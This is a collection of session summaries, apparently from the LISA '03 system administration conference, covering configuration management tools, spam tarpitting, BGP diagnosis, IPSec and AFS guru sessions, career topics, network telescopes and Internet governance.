A user who visits a Web page that lists all available software images selects the ones he or she's interested in and provides necessary passwords to access them. At that point, a directory is created for that user, containing only the requested images. At the same time, the servers necessary to allow the user to access the data over the desired protocol are configured and started. By using Linux firewall rules, the user's request is redirected to a non-standard port for each protocol and the data is made available.

CDSS is under a GPL license; more information about it can be found at *http://cdss.sf.net*.

Virtual Appliances for Deploying and Maintaining Software

Constantine Sapuntzakis, David Brumley, Ramesh Chandra, Nickolai Zeldovich, Jim Chow, Monica S. Lam, and Mendel Rosenblum, Stanford University

Computer Appliance is a device, like Tivo, for which the software is installed by the manufacturer (who also provides updates) rather than by the user. Sapuntzakis and fellow researchers took this concept and applied it to virtual appliances, which are just like the physical appliances but without the hardware. Rather than running the appliances on the bare x86 hardware, the authors use the VMware GSX Server.

In the presentation and the demo that followed, Sapuntzakis introduced the basic concepts and presented a prototype model that allows creation, publication, execution, and update of virtual appliances. He argues that using virtual appliances reduces the amount of time needed to administer computers, by having a central management unit control all the software for all the appliance users.

Sapuntzakis et al. also developed a unique configuration language, CVL (collective virtual appliance language), whose syntax is used to describe VAP configurations. Their demo showed the audience sample .cvl files and how to administer the VAPs. More information on Sapuntzakis and the project can be found at *http://suif.stanford.edu/~csapuntz/*.

CONFIGURATION MANAGEMENT: ANALYSIS AND THEORY

Summarized by Aaron Teche

Generating Configuration Files: The Director's Cut

Jon Finke, Rensselaer Polytechnic Institute

At LISA 2000, Jon Finke presented a paper about configuration generation from a relational database. At LISA '03, he shared his improvements using XML and XSL, with data stored in the relational database for configuration management. While the original system worked very well, it wasn't flexible enough. Any layout changes required a PL/SQL programmer, and the PL/SQL programmer needed presentation skills. In comes XML with XSL transforms. The relational database is still used, but the data goes from the database to XML through an XSL translation to the final output. XML and XSL are platform-independent, which makes this solution vendor-independent. And, finally, the move to an XML/XSL system provides basic consistency checking along the transformation path.

PREVENTING WHEEL REINVENTION: THE PSGCONF SYSTEM CONFIGURATION FRAMEWORK

Mark D. Roth, University of Illinois at Urbana-Champaign

Most configuration management tools are designed monolithically and can't mix and match ideas and functionality. This results in lots of wheel reinvention. Mark Roth presented his solution to this problem, psgconf. While monolithic configuration management tools manage file configs, not abstract ones, psgconf solves this problem with modularity. The psgconf framework is a hierarchy of small, write-once-use-often Perl modules that manage the configuration at a conceptual level. It is intended to know what the data is and to control manipulation of that data according the requirements set by the admin.

SMARTFROG MEETS LCFG: AUTONOMOUS RECONFIGURATION WITH CENTRAL POLICY CONTROL

Paul Anderson, University of Edinburgh; Patrick Goldsack, HP Research Laboratories;Jim Paterson, University of Edinburgh.


LCFG is a config tool that takes a high-level specification and generates a machine profile. LCFG can rebuild an entire site from bare metal, given a central source repository. SmartFrog provides a framework for configuration management of distributed applications. It is a runtime environment which orchestrates the workflow of computers according to configuration. SmartFrog in combination with LCFG can control and maintain a robust service that automatically reallocates machines and services based on demand, including the ability to rebuild around failure.

NETWORK ADMINISTRATION

Summarized by Hernan Laffitte

DISTRIBUTED TARPITTING: IMPEDING SPAM ACROSS MULTIPLE SERVERS

Tim Hunter, Paul Terry, and Alan Judge, eircom.net



Tim Hunter and Paul Terry receiving the Best Paper Award from Æleen Frisch

The authors' company, eircom.net, is the biggest ISP in Ireland, with approximately 500,000 users. For them, spam is a big problem: On several occasions they have seen their server outages reported on by the media. To help alleviate this problem, they have configured a tarpitting mechanism.

The method known as "tarpitting" involves inserting a time delay between the moment a message is received by the SMTP server and the moment when the server returns its "250 OK" response. This time delay varies: The goal is for it to be zero for legitimate users and up to 30 seconds per message for spammers. This solution is a reasonable middle ground; there is no need to filter messages based on content, which raises privacy concerns or risks dropping potentially valid messages.

The paper explains how eircom.net implemented a centralized database of messages recently received from each client. A "Theory" section of the paper explains how to set the right parameters so client addresses get tarpitted and untarpitted over time, according to how many messages they send. The "Data" section explains how the method was implemented across eircom.net's various mail servers, using qmail as SMTP server, and IP multicast to share client behavior data, which each machine stores locally on a SQL database.

Finally, a "Tarpitting in Practice" section describes the political problems involved in setting the right parameters for the tarpit and developing policies to follow when a would-be spammer is found in the tarpit. The authors also include data gathered from an actual spamming session, with the spammer trying to navigate around the restrictions posed by the tarpit.

This method has helped eircom.net solve the problem of burst attacks, but some work remains to be done regarding lower-level spamming. In conclusion, tarpitting is a useful addition to the anti-spam toolbox.

USING SERVICE GRAMMAR TO DIAGNOSE BGP CONFIGURATION ERRORS

Xiaohu Qie, Princeton University; Sanjai Narain, Telcordia Technologies

It is not uncommon for all routers on a BGP network to be operational and yet route packets incorrectly. This happens because traditional network diagnostic tools can only detect localized errors, such as bad cables or software failures. More automated tools are needed to systematically search through the problem space.

This paper analyzes the use of the Service Grammar technique for diagnosing BGP configuration errors. BGP presents a number of challenges for its implementation: At the low level, individual routers have to be configured independently, yet the high-level global routing policy of the (sometimes very large) network has to be kept consistent across all routers.

Since BGP is a complex protocol, the manual configuration of routers is a time-consuming and error-prone task. This paper presents a Service Grammar for configuring BGP networks. This Service Grammar consists of a "BGP Requirements Language," which expresses the BGP logical structures; a Configuration Database, which abstracts the different vendor-specific configurations; and a Diagnosis Engine, which is a set of algorithms that validates the configuration database and provides useful information for the debugging process.

The paper includes an example network, where Service Grammar was used to diagnose the configuration of nine Cisco routes, grouped in five ASes.

Splat: A Network Switch/Port Configuration Management Tool

Cary Abrahamson, Michael Blodgett, Adam Kunen, Nathan Mueller, and David Parter, University of Wisconsin, Madison

The old network infrastructure of the University of Wisconsin Computer Science Department consisted of multiple unmanaged Ethernet switches, where people would just plug in their workstations. When the old network was replaced with 50 managed switches using VLANs, the need arose to implement a solution to automate the management of the network infrastructure.

After considering the existing solutions, the authors of the paper decided to implement the Splat tool. This tool provides an easy-to-use interface for configuring the switch ports while enforcing sysadmin best practices.

Using Splat's CLI interface is relatively straightforward; the tool was designed to accommodate relatively inexperienced administrators. For example, to connect a host to a switch port, the only required parameters are the hostname and the label of the data jack on the wall. The tool does the rest: updates the database, computes the new VLAN configuration, and issues the required switch configuration command using the Rancid switch configuration manager. The current configuration data is stored in a PostgreSQL database, which can also be queried using Splat.

The use of the tool is enforced because, without it, the VLAN number is not correctly configured for the switch port, which means the network connection won't work. Also, the tool "locks" the switch port to the MAC address of the workstation. Thus, using Splat is easier than changing all these parameters by hand.

This creates a virtuous cycle: the Splat database is the definitive data source for host/switch-port mapping. And since it's easier to use Splat than to configure the switches by hand, the Splat database is kept current. This way, the sysadmins can easily follow the best practices when managing the switch port configuration.

Guru Sessions

IPSec

Hugh Daniel, Linux FreeS/WAN Project

Summarized by Siddharth Aggarwal

Since this was a guru session, it involved direct questions to the speaker by the audience. Hugh Daniel began by saying that IP networking is antithetical to IPSec. Most system administrators find implementing IPSec problematic because the setup is not done correctly. So the speaker explained a test setup for a Web site in which all the machines are physically kept together.

Daniel clarified some misconceptions about IPSec – for example, that it is technically a transport mechanism and not a technique for authentication or encryption. It is the job of Internet Key Exchange (IKE) to maintain pre-shared secrets and RSA keys. Daniel introduced various ways of deciding if two hosts can talk to each other: pre-shared secrets, RSA keys, X Auth, X.509, etc. Also, a brief introduction about a PDA that runs Linux, called Zaurus, was given.

Daniel then introduced the Wavesec technology, which uses a combination of opportunistic encryption (OE), dynamic DNS, and DHCP. OE enables you to set up IPSec tunnels without coordinating with another site administrator and without hand-configuring each tunnel. He also explained the goal of Free S/WAN, which is to provide a host-to-host or network-to-network privacy environment via a distributed database of DNS entries and keys. He explained why FreeS/WAN emphasizes an anti-NAT (Network Address Translation). IPSec fails when packets go through a NAPT (network address and port translation) box, because NAPT mangles the packets.

The session concluded with some links to useful resources:
http://www.freeswan.ca
http://www.wavesec.org
http://www.freeswan.org/talks/lisa-2003

AFS

Esther Filderman, The OpenAFS Project; Garry Zacheiss, MIT

Summarized by Venkata Phani Kiran Achanta

The AFS guru session consisted of questions about large file size support, read-write replication functionality, status of disconnected AFS, back-up strategies, and many other topics as well.

Some people asked whether there were plans to make read-write replication of volumes. Esther said the Coda filesystem does RW replication of volumes (there is no notion of cell in Coda yet), but they were not sure whether it would be available in AFS or not. Garry added that Coda is entirely a research project and is not for use in a production environment.

Regarding disconnected AFS status, Garry said that there was an initial verbal commitment from the University of Michigan to incorporate disconnected AFS functionality into OpenAFS code, but they later backed out because they are heavily into OpenBSD research.

Alf Wachsmann from Stanford Linear Accelerator Center made an announcement about an OpenAFS best-practices workshop being held at SLAC in February.

People were curious to know how MIT and PSC were doing backups. Garry said they were using butc with a bunch of self-written Perl scripts, which need no human interaction. Esther said that they would do a vos dump locally and, with HSM support, would migrate that dump to a repository. She added that there used to be an add-on to Legato a while back. The most popular backup solution for AFS is TSM. Cornell University is working to tie AFS into Amanda.

There were some people interested in using OpenAFS in a grid computing environment, but lack of file support for files greater than 2GB seems to be a limitation for them.

A newbie asked about recovery when an RW volume is lost. Esther said they can always do a vos dump of the existing RO copy of the volume as an RW volume and start using it as if nothing had happened.

Somebody asked whether the 22-character limit in the naming size of volumes would be increased in future releases of OpenAFS. Garry said that there are no plans to increase it, but that there is a workaround using MD5 hashing. Esther added that if they did increase the limit, the old AFS clients would be confused.

Answering a question on ideal client cache size, Esther said that it would mostly depend on the chunk size at their site. Someone asked whether to restart the file server once a week if clients are using it 24/7. Garry said there is no necessity to restart.

There was discussion about MRAFS, which is heavily used by Naval Research Labs; different authentication techniques; and why AFS uses Kerberos.

Like any other open source project, OpenAFS also seems to suffer from lack of “more” volunteer time. The gurus were optimistic about the future of OpenAFS and said that if more volunteers were willing to contribute to the OpenAFS project, there would be much more functionality that could be incorporated into OpenAFS.

MBAs for SysAdmins

Brent Chapman, Great Circle Associates

Summarized by Carrie Gates

Why should a system administrator pursue an MBA? There are two answers to this. The first is the marketing-type answer, which is that it will, on average, add 25–40% to your current salary. The second answer is that it provides a better understanding of the entire business environment, such as finance and personnel, which in turn will allow you to better relate to the concerns of those who work in these other departments.

There are three paths to an MBA: standard full-time courses, part-time courses, and the executive-level MBA. Although the full-time MBA allows a student to complete the degree more quickly, the part-time MBA enables one to keep working while obtaining the degree. Unfortunately, the part-time students often miss out on many of the opportunities available to the full-time students. Conversely, the part-time students tend to be older and have more business experience, and so the full-time students often miss out on learning from discussions with them. The executive MBA is a combination of the two approaches, but is more expensive and is geared toward senior managers (where their company is paying for tuition). Typical courses consist largely of case studies, with a single case study taking up 5–25 pages of scenario. These case studies are used to generate and guide discussion.

The bottom line is that you will get out of an MBA what you put into it. MBAs offer a wealth of learning opportunities, both in the classroom and outside of it, as well as providing the opportunity for considerable networking within the business field. For those who are interested in pursuing a management path, it can also provide an extra credential when applying for management positions. Beyond this, it can provide someone who has a technical background with the confidence to pursue career paths such as CIO or CTO.

PKI/Cryptography

Greg Rose, QUALCOMM, Inc.

Summarized by der.hans

Rose mentioned that there are two types of cyphers, symmetric and asymmetric. Symmetric cyphers, such as DES and Rijndael (accepted as AES), are the traditional type of cypher and there is evidence they were used as far back as 2000 BC. Symmetric cyphers use the same key both ways. Asymmetric cyphers, a.k.a. public key cyphers, such as RSA, use different keys for encryption and decryption.

All the old cell phone cryptography was broken. Rose was first to break some of the algorithms. The new 3G cell networks use different but equivalent ciphers. All use 128-bit keys. One of the problems with the old algorithms is that they were created behind closed doors. Review of the algorithm and the code is important to be certain an implementation is secure.

Rose gave several examples of cryptography that was weak due to shortcomings in the algorithms or errors in the implementation. He mentioned that most Web server administrators know that most of the CPU is used in putting the padlock on the browser, not in transmitting the data. For instance, small keys take constant time because they fit 32-bit CPUs, but large keys have to be broken up and done "longhand." Going from 1024 bits to 2048 bits cubes the time needed to generate the key. Computational time equals lost battery life for cell phones.

LINUX

Bdale Garbee, HP Linux and Open Source Lab/Debian

Summarized by Hernan Laffitte

Topics such as the SCO lawsuit and the end-of-life announcement from RedHat figured prominently in the first segment of the talk. Mr. Garbee explained that HP's first concern is supporting its customers, many of whom run SCO and RedHat, and also promoting the use of open and free standards.

Another important issue facing Linux developers is that a number of independent software vendors (ISVs), such as Oracle, and hardware manufacturers, such as HP, will only certify their products against a small number of commercial Linux distributions. This is a result of the economic realities of setting up QA and support, and the fact that no two Linux distributions seem to use the same kernel.

Setting up standards for Linux distributions will help alleviate this problem, and Linux 2.6 will have a feature set closer to what many ISVs want. Other companies, however, will want to add different features to the kernel. And there is always the issue, even if everybody agrees on the current standard, of negotiating which features will go into the next one.

Economic realities also conspire against selling Linux to the general (read: non-techie) public. For example, putting a line of Linux-powered machines on the shelves of a computer store involves a lot of expenses: printing a different set of manuals, different packaging, tracking a different part/model number from the factory down to the store in Kalamazoo . . . it's all expensive, even if the OS is free.

Actually, the money involved in the OS licensing is not as much as many believe. It's simply a question of demand. The demand is growing, but it's still not there. The marketing people would say, "Come back next year if you have 10 times the current volume." Also, Mr. Garbee commented jokingly, whatever distribution you choose to sell, the rest of the Linux users will hate you.

The juggernaut is rolling in the right direction, though. For example, HP recently released a BIOS patch for one of its systems specifically to improve Linux compatibility, and is working to improve Linux compatibility in general.

Mr. Garbee also talked about his experience in porting Linux to the Itanium platform. A big percentage of the Itanium 2 systems shipping in the first quarter of production were Linux, and the trend increased in the second quarter. Linux is also very popular in Itanium workstations, and HP-UX customers like having the possibility of replacing old PA-RISC machines with Itanium without having to make any changes to the software.

In addition to his work on UNIX and Linux, Mr. Garbee is a prominent member of the amateur satellite community. The talk touched briefly on the issues of Linux in space (it was used in an experiment on the shuttle, and will also be used in the amateur radio experiment on the international space station). Mr. Garbee also discussed the technology of amateur satellites. He stressed that there is a constant need to simplify the hardware requirements. The 1802 processor used on many satellites, for example, runs at 100 KIPS (kilo instructions per second). Things don't happen very fast in space, so there is no need for lots of processing power. And amateur satellites are a fun hobby in part because the types of problems faced when working on 8-bit micro-controllers are quite different from the ones encountered when working on Linux for Itanium systems at HP.

AUTOMATED SYSTEM ADMINISTRATION/INFRASTRUCTURE

Paul Anderson, University of Edinburgh; Steve Traugott, Infrastructures.Org

Summarized by Kevin Sullivan

Configuration management seemed to be a central theme of this year's conference, and it took center stage at this guru session. A packed room gathered to hear Paul Anderson and Steve Traugott give their opinions on the state of automated system administration. The hour-and-a-half session was very informative, with a great discussion of theory interspersed with various tools administrators are using today.

The discussion quickly turned to "push" vs. "pull" systems in configuration management. Steve and Paul contended that many people who think they have a "push" system actually have a "pull" system. Steve said that a "pull" system is advantageous because it reduces the threat of divergence, since a machine will properly configure itself before it offers any services. Paul added that "pull" systems don't require any knowledge about the state of the machine at configuration time, so offline hosts will not be missed.

Paul went on to describe a configuration fabric consisting of hardware, software, specifications, and policies. Soon the room was buzzing about the tools used to build and maintain this fabric. Each tool employed a different paradigm: Anderson's tool, LCFG, tells a host what it wants to look like, while Traugott's ISConf – originally a quick fix aimed at building up an infrastructure – tells a host what to do.

Also discussed was "The Test," in which you imagine taking a random machine that has never been backed up, destroy it, and then have its services recovered within 10 minutes. Both Paul and Steve note that their infrastructure management systems pass The Test.

Professional Growth and Development

David Parter, University of Wisconsin, Madison

Summarized by Marko Bukovac

David Parter led an excellent free-flowing discussion covering several topics of interest to system administrators in industry and academia. The first topic came from mid-level administrators who were interested in knowing how to mentor their students and colleagues. Senior administrators recommended that students develop a range of technical skills, including "people skills," which is a big part of the job. In addition, mentors should always treat system administration as a legitimate profession (it is not always seen as such by users). Students should be encouraged to communicate with their mentors (who should set some time aside to work with students) and ask questions using SAGE online resources, such as the Web site, IRC channels (*irc.sage-members.org #sage-members*), and the mailing list (*sage-members@sage.org*).

Mid-level admins mentioned that logical thinking and thorough knowledge of the fundamentals (though it can sometimes be hard to define what fundamentals really are) are perhaps the most highly valued skills in the field. Some admins mentioned that students' fear of "breaking things" slows their growth and that they should be encouraged to experiment, only not on the main servers. A debate about the relative importance of depth cersus breadth concluded that they are equally important.

To keep their job fun and interesting, some administrators would like their jobs to change with time and include more research. While there is no overall solution to this, as it is company-dependent, some senior admins recommended books, such as O'Reilly's *Love Your Job*, and some recommended writing and sharing tools, which can then lead to more communication between companies and to more research on the subject. Many recommended getting books and taking classes on time management, since this is a skill that many admins (especially younger ones) lack. Giving small group tutorials and then expanding might lead to giving a tutorial at a LISA conference.

Many of the admins wondered how to take control of their careers. Senior admins saw themselves in the position of having to join the management and abandon technical duties, to the dismay of most of them. The main suggestion in this case was to check with HR (even before getting hired) to ask about job growth and possible future duties. Some admins considered switching from university environments to the "real world" but feared that they were not ready for it (myth: work at the university is not as important and difficult as work at the corporation). All of them were encouraged by the corporate admins, who said that academia is not at all different from the corporate world.

The session concluded with a discussion about personal career plans. Everyone should have a personal career plan and an idea of what their dream job would be. One should not be afraid to ask the employer about future plans and how the job will evolve. In their work, admins need to manage users, systems, and management, and many find it very tricky to manage all three successfully. Some senior admins suggested taking nonsystem administration courses, such as management, as well as documenting all political decisions (resources, time, budget) made by their supervisors. Managing management is a vital part of the job, and senior admins recommended learning this skill.

Invited Talks

Outsourcing: Common Problems and Current Trends in the Outsourcing Industry

John Nicholson, Shaw Pittman LLP

Summarized by Emma Buneci

Outsourcing has been a hot topic over the past few years, and John Nicholson presented an excellent overview of the topic. Outsourcing is defined as the long-term contracting of an information system or business process to an external service provider in order to achieve strategic business results.

The top-tier providers are IBM, CSD, EDS, and ACS, while in the second tier we find Perot Systems, Accentrue, CGI, Unisys, and Lockheed Martin Siemens, as well as other consulting firms. As an interesting change, the hardware providers, such as Dell, Compaq, and HP, have all been moving into providing services for their clients. As offshore providers, there are typically the larger Indian companies, such as the Tata Group. IBM is the dominant player in the global market and was able to maintain this position by drawing on its own strengths and taking advantage of the leadership and accounting problems at other companies.

After outlining the seven major trends in the outsourcing industry – mid-sized markets; outsourcing of IT, business process, and business transformation; offshore outsourcing; shareholder influence; renegotiation of existing agreements; piecemeal deals; and the changing nature of IT departments – Nicholson discussed problems with outsourcing. The three major issues seem to be timing, customer perspective, and perceived poor customer service.

Rushed negotiations, differing expectations, and poor communication with end users lead to a very unhappy relationship. In order to minimize problems, any outsourcing deal must be treated with the same care and planning as buying a used car. It makes sense to talk to multiple vendors because talking to only one vendor will undercut negotiating leverage. The customers must be clear about document scope, service levels, and cost. Pricing must be clearly specified before signing the deal. Assumptions and dependencies must be avoided: If there is any assumption or dependency written in a deal, it must be specified how it will imply a change in the price.

Using an independent deal consultant is highly recommended; in the same way that a car mechanic is crucial to buying a used car, a consultant will know how to look for and evaluate problems that you might not see. The final piece of advice: "Communicate, communicate, communicate!"

A Case Study in Internet Pathology: Flawed Routers Flood University's Network

Dave Plonka, University of Wisconsin, Madison

Summarized by Jason Rouse

Dave Plonka gave an enlightening talk on the story behind the flooding of the University of Wisconsin's public NTP server. On May 14, 2002, Dave was reviewing network logs. He was quite surprised to find a nearly 90,000 packet-per-second forwarding rate through one of the university's public NTP servers. Seeing that the source port was fixed and IP addresses associated with the flows were random, Dave's first guess was a distributed denial of service. To combat this, he placed university-local blocks on the ingress routers.

A month later, however, Dave was surprised to find the access control lists dropping over 250,000 packets per second, all with the same IP profile! This time, Dave decided to escalate the investigative procedure. He chose the two top talkers and emailed them directly, received immediate responses, and found the commonality was a Netgear product. After searching for the model number, Dave located a few references to the product, one such reference, to ICSA Labs, mentioning that the Netgear router did not include a battery-backed clock.

Plonka's next step was to examine the hardware and software directly. He downloaded the firmware available from the Netgear Web site. After a cursory examination, he found that the Netgear firmware included the IP address of one of the university's NTP servers. As soon as he made this discovery, Plonka contacted Netgear directly via their help desk and customer service channels. After a number of days without response, Plonka phoned a Netgear executive directly.

Plonka then guided the formation of a team consisting of Netgear employees, university employees, and independent experts. This key step ensured that the problem could be addressed in a way that was fair to the university, the company, and the Internet community as a whole. The initial response was to point users to an "Instant Code" update, available from the Netgear Web site. Interestingly, this code had been available for some time, but had not been widely advertised or adopted by the product community.

Understanding the difficulties involved in communicating to such a diverse user group, the review team pursued other options in order to mediate the large amount of incoming NTP traffic. Finally, the team concluded that the implementation of an anycast NTP time service at the Wisconsin site could successfully handle such a traffic load. As of this writing, Netgear and the University of Wisconsin have undertaken a project to provide this anycast deployment.

Plonka's experiences were summed up in two pieces of sage advice. First, involve all parties in any dialogue when searching for a solution. Second, recognize that the Internet is a shared resource based on the good citizenship of many, many users, and act accordingly.

Organizational Maturity Models: Achieving Success and Happiness in Modern IT Environments

Geoff Halprin, The SysAdmin Group

Summarized by Jason Rouse

Geoff Halprin has the courage to say what we've all been thinking: Sysadmins have a hard work life. What with the economic downturn since the dot-com bomb, the reactionary posture we have to assume in order to meet fluid business goals, and the organic nature of system and software development, sysadmins truly have a difficult juggling act in front of them.

Halprin described system administration as a constant quest for reliability, availability, and serviceability. As a part of this quest, system administrators must combat the often organic growth of systems and software, engineering fixes in order to maintain systemic improvements. Halprin also mentioned the distinct lack of recognition for systemic improvements, leading to a lack of work in this area. This cycle of low reward and organic growth leads to systems that age badly, requiring more and more work to maintain them as time passes.

Halprin also understands that system administrators must deal with constant change. Systems creep toward states of increased entropy, and Halprin shows how system administrators can combat this gradual degradation. By having an exact worst-case cost associated with downtime, Halprin believes that system administrators can communicate more effectively with management, achieving management buy-in. Management buy-in improves overall workflow management, thus lightening the workload on the system administrator. Management buy-in also allows a larger measure of root-cause analysis, so often missing in highly dynamic workplaces.

Finally, given that systems will break, how do system administrators minimize or control failures? Halprin's answer is to ensure that system administrators continuously move toward a proactive stance, constantly re-evaluating their workflows and incident handling.

Network Telescopes: Tracking Denial-of-Service Attacks and Internet Worms Around the Globe

David Moore, CAIDA (Cooperative Association for Internet Data Analysis)

Summarized by Carrie Gates

David Moore described network telescopes, what they are and how they can be used. The basic premise is to take a chunk of IP address space that receives little or no legitimate traffic (or receives traffic that can easily be filtered) and analyze the traffic that it receives. All of the traffic seen by that space (other than any known, legitimate traffic that has been filtered) represents some unusual network event.

For example, network telescopes can be used to examine the presence of spoofed-IP denial-of-service attacks on the Internet. Say you have a /8 network that you can use as a network telescope. This address space represents 1/256 of the Internet. If an attacker is DoSing some target using spoofed IP addresses that have been randomly chosen, then the telescope should see approximately 1/256 of the response traffic, as that is the likelihood that an IP address in the telescope address space has been chosen. By analyzing this information, we can infer the number of DoS attacks occurring on the network, as well as information about the attack itself. Over the past two years, for example, there have been approximately 40 DoS attacks against /24 networks per hour. The majority of these consisted of SYN floods against HTTP services.

Network telescopes can also be used to study the spread of Internet worms. Assuming that there are no biases (or bugs!) in choosing the next IP address to infect (that is, any target IP address has been chosen randomly across the entire Internet address space), a network telescope can expect to see 1/256 of the scanning traffic generated by any one instance of the worm. It was seen with Code Red that the majority of the infections were ISPs providing home and small-business connectivity. Within 10 hours, Code Red had infected 360,000 hosts, indicating that there was no effective patch response to the spreading infection. Additionally, Code Red remained inactive for 12 days and then became active again. It was well known that the worm would reactivate on August 1, and so there was a lot of media coverage. Despite this, the majority of previously infected machines were not patched until August 2, after being reinfected.

For users interested in building their own network telescope, all that is required is a globally accessible network address space that can be monitored. Suggested tools for analyzing the captured data include FlowScan (for analyzing flows), CoralReef (for analyzing packets), and AutoFocus (which analyzes both flows and packets). The effectiveness of the network telescope will depend largely on the amount of address space that can be monitored. The larger the address space, the more traffic it will be able to analyze. For example, a /8 network represents 1/256 of the Internet, but a /16 will only see 1/65536 of the Internet and so will have considerably less chance of seeing any traffic that has been randomly addressed.

Network telescopes, especially when deployed across a large address space, can provide significant insight into nonlocal network events.

Internet Governance Reloaded

Paul Vixie, Internet Software Consortium

Summarized by der.hans

[Note: Due to the fires in Southern California, Paul Vixie was unable to attend LISA '03, so kc claffy substituted for him on short notice and used his slides.]

kc claffy

kc explained that governance is needed for such shared resources as IP addresses, domain names, AS numbers, and protocol numbers. Governance means that those who are affected by a decision get to help make that decision. Stakeholders are those who hold/own/use/control the resources and those who allocate the resources.

The first example of shared resources kc mentioned is global routable IP. Demand appears to be higher than scale allows. ARIN/RIPE/APNIC/LACNIC are constantly searching for an equilibrium between routing table size and minimum allocation size.

The next example was Verisign's typosquatting with SiteFinder. While the talk wasn't specifically about Verisign, SiteFinder became the primary topic, with lots of input from the audience.

Verisign doesn't see itself as the steward of public resources; it sees itself as the owner of those public resources. Unfortunately, the contract with Verisign apparently doesn't specify which view is correct. Both kc and Vixie were in Washington, D.C., for the first ICANN security meeting about the Verisign typosquatting. kc pointed out that ICANN responded with impressive speed and integrity with regard to Verisign's typosquatting, which was turned off 19 days after Verisign instituted it.

Responding to customer requests, ISC created a patch for BIND9 to block SiteFinder. China opted out of Site-

Finder by null-routing Verisign's IP for SiteFinder. kc described SiteFinder, ISC's BIND9 patches, and China's blocking of SiteFinder as examples of cybernetic warlordism.

Several times, kc suggested getting involved, emphasizing how close we are to the action. This is Internet policy being made right before our eyes, and we can participate. She reminded everyone to be courteous, mature, and professional. We can help make the rules.

Vixie says SiteFinder's losers are registrars, domain registrants, spam victims, Web surfers, other typosquatters, users of non-Web protocols, and the Internet governance trust model. He challenges Verisign to provide diverse and specific examples of entities other than Verisign that benefit from SiteFinder.

Vixie predicts lawsuits and countersuits before the SiteFinder and stewardship vs. ownership issues are resolved.

Many members of the audience mentioned that the governance organizations need to be non-national and specifically non-USA.

Resources:

http://www.icann.org/tlds/agreements/verisign/
http://www.icann.org/announcements/announcement-17sep03.htm
http://www.icann.org/correspondence/twomey-to-tonkin-20oct03.pdf
http://secsac.icann.org/
http://www.icannwatch.org/
http://www.isoc.org/
http://www.ntia.doc.gov/
http://www.stanford.edu/class/ee380/Abstracts/031001.html

High Risk Information: Safe Handling for System Administrators

Lance Hayden, Advanced Services for Network Security (ASNS)

Summarized by Jason Rouse

Lance Hayden began by explaining that most information, if viewed in the proper context, could be damaging and, therefore, high risk. Examples of such information could be names, addresses, credit card numbers, or phone numbers. Since system administrators are often tasked with securing and maintaining systems on which this data is stored, Hayden believes that it is in the best interest of system administrators to make themselves aware of the ongoing work in regulatory legislation and practices.

Hayden gave an excellent overview of current and future legislation and interpretations, focusing on their impact on system administrators. He produced a world map, showing the increase in data privacy legislation across the globe, and then outlined a six-step iterative process to enable system administrators to educate themselves about the high-risk information they might handle and then inventory and build a strategy for dealing with that information. Review and alignment of IT with core business goals is a key factor in this process.

Summing up, Hayden introduced the "true" OSI model – one where the "financial" and "political" layers heap upon the application layer. In this environment, Hayden argues, system administrators must be aware not only of their place in the legal and social infrastructure but of their potential liability and methods to mitigate this risk.

PANEL: MYTH OR REALITY: STUDIES OF SYSTEM ADMINISTRATORS

Moderators: Jeff R. Allen, Tellme Networks, Inc.; Eser Kandogan, IBM Research

Panelists: Nancy Mann, Sun Microsystems; Paul Maglio, IBM Research; Kristyn Greenwood, Oracle; Cynthia DuVal, IBM Software

Summarized by Kevin Sullivan

This session assembled three researchers from major corporations, each of whom studies the actions and responsibilities of system administrators. For some it was surprising to learn that there is a lot of research devoted to usability within the system administration community. It was quickly suggested that "system administration is a misunderstood profession, both from inside and out." The session focussed on how usability experts can study what system administrators do, and how system administrators can employ usability research tools to improve how they do their jobs.

The panel suggested that there are four aspects to system administration: psychological, technological, cognitive, and social. These aspects can be studied in various ways, including diaries, lab studies, questionnaires, and observation.

Kristyn Greenwood discussed how she conducts usability studies known as "DBAs in the Wild." This was a naturalistic observation of DBAs and SAs where the researchers recorded every action of the user. The primary aim was to provide this information to product development teams so that they could improve their products based on the feedback from these sessions. Interestingly, Kristyn found that SAs spent 18% of their time on group coordination compared to 27% on actual troubleshooting.

Paul Maglio spoke on his study of internal Web administrators at IBM. His focus was on the methods of communication used in problem solving, namely, phone or instant messaging. Paul also noted that large portions of time are spent on collaboration and communication. He suggested that tool development focus on collaborating and allowing the user to shift effortlessly between systems. A particularly insightful comment was that command line interfaces do not provide the situational awareness that is important to many complex tasks.

Nancy Mann spoke about her study, "Who Manages Sun Systems?" This study aimed to develop a profile of a system administrator, including experience, tasks, goals, motivators, and tools. Information gathered in the process will also be provided to software design teams to improve the overall experience for system administrators.

It is quite apparent that system administrators need well-designed tools just as much as novice users. This panel showed that there are people devoted to improving the computing experience for all types of users. Usability as it applies to system administrators is very different, but just as important.

SPAM MINI-SYMPOSIUM

Summarized by Steve Wormley

The first part of the LISA '03 Spam Mini-Symposium consisted of two presentations.

EMERGING SPAM-FIGHTING TECHNIQUES

Robert Haskins, Computer Net Works and Rob Kolstad, SAGE

The authors started with a quick survey of the audience which found that most receive over 30 spam messages per day. The first point mentioned was that one of the problems with spam is the definition. The end users know spam when they see it, the ISP knows it uses resources, and the spammer knows it makes them money. Yet, spam is hard to define. A second problem is that bulk email is cheap for the sender. Of course, the spammers say "Just hit delete," but we all know it's not that easy for the recipient. Bandwidth costs continue to increase and the consumer bears the cost of the email. For one example, Rob Kolstad apparently receives 400 spam messages per day.

One interesting point that was made is that spam is fraud. Spam has misleading subject lines and advertises fraudulent products. Also, opt-out in spam isn't a way to escape, and opt-in is a joke. And finally, spam almost always hides its sites and sources. More spam problems include that spam is hard to winnow, it overloads mailboxes, and the messages themselves are annoying. And sending spam is easy there are fairly low barriers to entry.

The presenters believed that most spam is already covered by existing laws: fraud is already covered, as is trespass. New laws for other email will be expensive and difficult to pursue. In addition, the issues of free versus regulated speech versus privacy will be difficult to balance going forward. And the root of the issue is that spammers spam because people

The Spam Mini-Symposium

buy stuff from spam: at least one survey said 7% of recipients have ordered from unsolicited e-mail.

How spammers are still sending mail varies. There are still open relays spammers can use. More these days are also hijacking PCs to send their spam. Some service providers also allow spam via "pink contracts," allowing them to avoid typical terms of service. The presenters mentioned that even the smallest service providers should be able to block most outgoing spam should they choose to.

